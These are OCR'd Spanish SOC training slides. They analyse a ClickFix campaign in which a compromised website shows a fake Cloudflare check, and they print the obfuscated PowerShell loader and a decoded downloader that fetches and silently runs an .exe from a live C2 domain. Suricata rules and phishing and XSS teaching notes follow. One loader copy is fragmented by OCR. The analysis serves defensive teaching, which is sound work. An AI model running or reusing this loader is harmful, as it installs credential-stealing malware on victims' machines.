
Este *malware* tiene capacidad para realizar las siguientes acciones en los dispositivos infectados:


- Roba información de navegadores (credenciales, *cookies* y otros datos) y la exfiltra a sus servidores de mando un control (C2) mediante peticiones HTTP POST.
- Recopila datos de extensiones y aplicaciones, donde se incluyen *wallets* de criptomonedas y *software* relacionado.
- Implementa el robo de ficheros según reglas configurables (*file grabber*).
- Registra pulsaciones de teclas (*keylogging*) para obtener información confidencial.
- Permite las capturas de pantalla multi-monitor para obtener información de las sesiones.
- Permite la monitorización procesos y actividad de las sesiones activas.
- Aplica técnicas de evasión y antianálisis y utiliza el protocolo JSON y el cifrado RC4 en sus comunicaciones para evitar su detección.
- Tiene capacidades de *loader* para ejecutar ejecutables (EXE/MSI) y *scripts* (PowerShell) para desplegar más *payloads* y mejorar sus capacidades de ataque.

encuentronudista.org

Toggle Wrap Copy Download

```
<!DOCTYPE html>
<html lang="es">
  <head>
    <meta charset="UTF-8" />
    <title>
      Página principal - Encuentro Nudista
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <meta name="robots" content="index, max-snippet:-1, max-image-preview:large, max-video-preview:-1, follow" />
    <link rel="canonical" href="https://encuentronudista.org/" />
    <meta name="description" content="faltan Days Hours Minutes Seconds https://encuentronudista.org/wp-content/uploads/2026/01/Video-de-nuevo-encuentro-nudista.mp4 programa de actividades nudistas Jueves 29 de enero 2026 Viernes 30 de enero 2026 Sábado 31 de enero 2026 Domingo 01 de febrero 2026 29 de enero 7 amYOGA NUDPLAYA SHAMBALA La cita es a las 7 am y en la playa del Hotel Shambala, el aforo es libre […]" />
    <script type="application/ld+json">

{&#34;@context&#34;:&#34;https://schema.org&#34;,&#34;@type&#34;:&#34;Organization&#34;,&#34;@id&#34;:&#34;https://encuentronudista.org/#&#34;,&#34;name&#34;:&#34;&#34;,&#34;url&#34;:&#34;https://encuentronudista.org&#34;,&#34;logo&#34;:{&#34;@type&#34;:&#34;ImageObject&#34;,&#34;@id&#34;:&#34;https://encuentronudista.org/#logo&#34;,&#34;inLanguage&#34;:&#34;es
```


encuentronudista.org
encuentronudista.org
We're checking if you're human. It could take a few seconds.
Verify you are human
First, encuentronudis
Verifying you are human
This may take a few seconds
CLOUDFLARE
Verification steps:
1 Open PowerShell/Terminal as admin + X
2 Select Windows PowerShell/Terminal (Admin) I
3 Paste verification code CTRL + V
4 Press key ENTER
You will observe and agree:
I am not a robot - Cloudflare ID: 54f7932d99ed0b67
Perform the steps above to complete verification
VERIFY




<# I am not a robot - Cloudflare ID: 54f7932d99ed0b67 #>
$k='svcTOY';$d='571316372d23194b440f1c2000020639611716024d072a2b051f00311f361a1817192e3712110626126349250637 3a2b1a021a043d360719003b236428251a273b3c1e582d313b77201300213d30070f3326202d1c150c381b2003133e6e750d1f055266747d074b293b26375e260220277957130d22750d363b33746702200f10202a345d3f2c7a1f38071e3e6e751e16023135213d1c1b253d233c3d170e3167705a4d2d3138743a0206396f743a0206391b2003134310262b1615173b3d20535b33353b3153521774621f1c040031331606024e1a3a351f4d473272131c1f0d791f38071e43703b795b2d302d3c2d161b4d1d00772317173c1263493106201d381d120c3909301f132d35223c5b5f48736877160e0673687048520c3f726948100c26677d1a4b536f6b30535b0f206f6a535b023a2b795e180c206f7d1c1d58702672585f18203d20083f0d222032165b34312d0b160716313c2d535b3626267954510b203b29004c4c7b2e29445810213f291c041738367712034c353f305c1f0d302a215d060b2470384e120f723b3618130d69293a171256367860451001327a3a114355657b3d124102352e6d444150322d6d434254637e3a474e51652a6d114e07677f6a43430630773d15435b357d684b4e45273d3a4e150f3b3a3d151a02262a7f1e190731723a1f1916302935120406736 8795e39162009301f13437029795e2310310d38001f00042e2b001f0d337430155e37313c2d5e260220277957104a2f6b36184b52292a35001318073b3801024e07233c160643791c3c10190d303c79410b1e372e2d101e18073b3801024e07233c160643791c3c10190d303c79410b1e6f263f5b5b0d3b3b795b2206273b742317173c6f7d155f4a2f2a211a021e6f1c2d120417791f2b1c1506273c795e300a382a0912020b746b3f535b343d213d1c013020363516562b3d2b3d161858203d2008240639202f165b2a202a34535b2f3d3b3c01170f042e2d1b5647326f74351911372a795e331126202b3215173d203753250a382a37071a1a172037071f0d212a241017173727220e4d446f1c2d120417791f2b1c1506273c795e210a3a2b360425172d233c533e0a302b3c1d56133b383c01050b312335535b2226282c1e130d2003300002437362171c26113b29301f1344786874241f0d30202e20021a382a7e5f512b3d2b3d161844786874301 90e392e3717514f702a2c1014193e743c0b1f17';$r='';for($p=0;$p -lt $d.Length;$p+=2){$r+=[char](([convert]::ToInt32($d.Substring($p,2),16))-bxor[int][char]$k[$p/2%$k.Length])};&([ScriptBlock]::Create($r))

encuentronudista.org

```
[System.Net.ServicePointManager]::SecurityProtocol=[System.Net.SecurityProtocolType]::Tls12
$t=Join-Path $env:TEMP ([System.IO.Path]::GetRandomFileName())
New-Item -ItemType Directory -Path $t -Force | Out-Null
$f=Join-Path $t ([System.IO.Path]::GetRandomFileName()+'.exe')

$ok=0
for($i=0;$i -lt 3 -and -not $ok;$i++){
   try{
      Invoke-WebRequest -Uri
'https://ap7[.]supportly[.]au/api/index.php?a=dl&token=fcdd5b796fbf5cb5614da7aaa4773fb404771c4821e4b
8d30305ed8df58a2188&src=cloudflare&mode=cloudflare' -OutFile $f -UseBasicParsing
      if(Test-Path $f){ $ok=1 } else { Start-Sleep -Seconds 2 }
   } catch {
      Start-Sleep -Seconds 2
   }
}

if(-not (Test-Path $f)){ exit }
Start-Process -FilePath $f -WindowStyle Hidden
try { Remove-Item -LiteralPath $f -Force -ErrorAction SilentlyContinue } catch {}
```

<# I am not a robot - Cloudflare ID: 54f7932d99ed0b67 #>
$k='svcTOY';$d='571316372d23194b440f1c2000020639611716024d072a2b05
6071900
50c381
l22750d
3d1c1b
313431
4e1a3a
l007723
'160e06
023a2b7
d0b160
1c04173
d69293
22d6d43
84b4e4
406736
3374301
380102
1024e0
)6273b7
795e30
618582
.7326f7
'203707
5e210a
b22262
30202e2
2c10141
93e743c0b1f17';$r='';for($p=0;$p -lt
$d.Length;$p+=2){$r+=[char](([convert]::ToInt32($d.Substring($p,2),16))-
bxor[int][char]$k[$p/2%$k.Length])};&([ScriptBlock]::Create($r))

# ¿Cómo lo identificamos?

# Reglas de detección

Formas de detección

Si se conecta a ap7.supportly.au → está contactando con el un C2 conocido.
Si se conecta a polygon.drpc.org → ¿su trabajo es blockchain?
Si hay un script ofuscado → puede ser peligroso, pero no se sabe seguro.
En un equipo sucede esta secuencia :

1- Ejecuta script ofuscado
2- Ejecuta powershell en modo oculto
3- Aparece un .exe en un directorio temporal
4- Ese .exe se conecta a un servidor externo

5 equipos se conectan al mismo dominio por primera

Firma vs Heurística vs Comportamiento vs Correlación

```
# Detecta la resolución DNS del dominio usado por la muestra

alert dns $HOME_NET any -> $EXTERNAL_NET any (
    msg:"MALWARE-C2 ClickFix/PowerShell downloader DNS query for ap7.supportly.au";
    dns.query;
    content:"ap7.supportly.au";)

# Detecta el SNI TLS hacia el dominio de descarga
alert tls $HOME_NET any -> $EXTERNAL_NET any (
    msg:"MALWARE-C2 ClickFix/PowerShell downloader TLS SNI ap7.supportly.au";
    flow:established,to_server;
    tls.sni;
    content:"ap7.supportly.au";)
```

# EL PHISHING COMO VECTOR DE ACCESO INICIAL

- DESDE EL SOC, EL PHISHING NO SE ANALIZA COMO ‘UN CORREO FALSO’ SINO COMO UNA CADENA DE EVENTOS
- SU VALOR REAL ESTÁ EN LO QUE VIENE DESPUÉS: ROBO DE CREDENCIALES, MALWARE, SECUESTRO DE SESIONES O FRAUDE OPERATIVO

## TRES NIVELES DE GRAVEDAD

Low — Medium — High

### NIVEL 1: RECEPCIÓN

Correo detectado, sin interacción

### NIVEL 2: INTERACCIÓN DEL USUARIO

Clic, apertura de adjunto, introducción de credenciales

### NIVEL 3: COMPROMISO REAL DE CUENTA

Acceso efectivo por parte del atacante

No todas las alertas tienen la misma gravedad; identificar el nivel determina la respuesta

# FASES DEL ATAQUE: ENTREGA E INGENIERÍA SOCIAL

[FASE 1 - ENTREGA] JetBrains Mono

## MÉTODOS DE ENTREGA:

- Correo electrónico, SMS, Mensajería
- Redes sociales y Formularios compartidos

## INDICADORES OBSERVABLES:

- Dominios parecidos / Remitentes suplantados
- Anomalías SPF / DKIM / DMARC
- URLs acortadas o con redirecciones
- Adjuntos con macros o archivos comprimidos

[FASE 2 - INGENIERÍA SOCIAL] Telemetry signal

## TÁCTICAS DE MENSAJE:

Manipulación para actuar sin pensar:


- Urgencia (cuenta bloqueada)
- Autoridad (CEO, IT, Banco)
- Oportunidad (factura, nómina, doc. compartido)
- Miedo o Recompensa

## OBSERVACIONES DEL SOC:


Campañas con asuntos repetidos, plantillas similares y picos de correos hacia varios usuarios

# CROSS-SITE SCRIPTING (XSS): INYECCIÓN DE CÓDIGO

## ¿QUÉ ES XSS?

- Vulnerabilidad web que permite inyectar código ejecutable (usualmente JavaScript) en el navegador de otros usuarios.
- **EL PROBLEMA CENTRAL:** La aplicación trata datos no confiables como seguros.
- **EL MECANISMO:** Los datos se devuelven al navegador **SIN** validación ni escape adecuado. El navegador los **EJECUTA** en lugar de mostrarlos como texto.


**EJEMPLO CLÁSICO:** Una caja de comentarios donde se publica código. Si no se protege, CADA usuario que vea el comentario ejecutará el código sin saberlo.


Página de Comentarios
Nombre
Malicious_User123
Comentario
<script>alert('Ataque XSS!');</script>
Enviar Comentario
La página renderiza el código sin sanitizar, permitiendo su ejecución por el navegador.
Aviso de la página
Ataque XSS!
OK
Comentarios Publicados
El script se ejecuta!
Malicious_User123
<script>alert('Ataque XSS!');</script>

# Comparar texto visible vs URL real


# Comparar texto visible vs URL real
# Acortadores

**TinyURL**
**Tiny.cc**
**Bit.ly**
**is.gd**

Comparar texto visible vs URL real

Acortadores

Punycode (xn-- en resolución DNS)



Comparar texto visible vs URL real
Acortadores
Punycode (xn-- en resolución DNS)
Dominios engañosos, letras sustituidas

https://vpn.imaps.net/login

Comparar texto visible vs URL real
Acortadores
Punycode (xn-- en resolución DNS)
Dominios engañosos, letras sustituidas
Subdominios engañosos, prefijos que simulan TLD

https://acceso.imaspe.net.badsite.net

Comparar texto visible vs URL real
Acortadores
Punycode (xn-- en resolución DNS)
Dominios engañosos, letras sustituidas
Subdominios engañosos, prefijos que simulan TLD
Imágenes únicas (URLs largas). Pixel de seguimiento oculto

```
<img style=""“position: absolute;" src=""“Tracking">
<img style=""“display: none”;" src=""“Tracking">
<img src=""“Tracking" width=""“0”" height=""“0”">
```

Comparar texto visible vs URL real
Acortadores
Punycode (xn-- en resolución DNS)
Dominios engañosos, letras sustituidas
Subdominios engañosos, prefijos que simulan TLD
Imágenes únicas (URLs largas). Pixel oculto
Adjuntos con doble extensión pdf.exe
Comprimidos cifrados
Adjuntos .html/.htm
QR adjuntos o embebidos
Poco texto y una imagen

# Protocolos de Autenticación de Correo: SPF, DKIM y DMARC

## SPF (Sender Policy Framework)

Lista blanca de direcciones IP autorizadas para enviar correos en nombre de un dominio. Previene la suplantación de remitente.

## DKIM (DomainKeys Identified Mail)

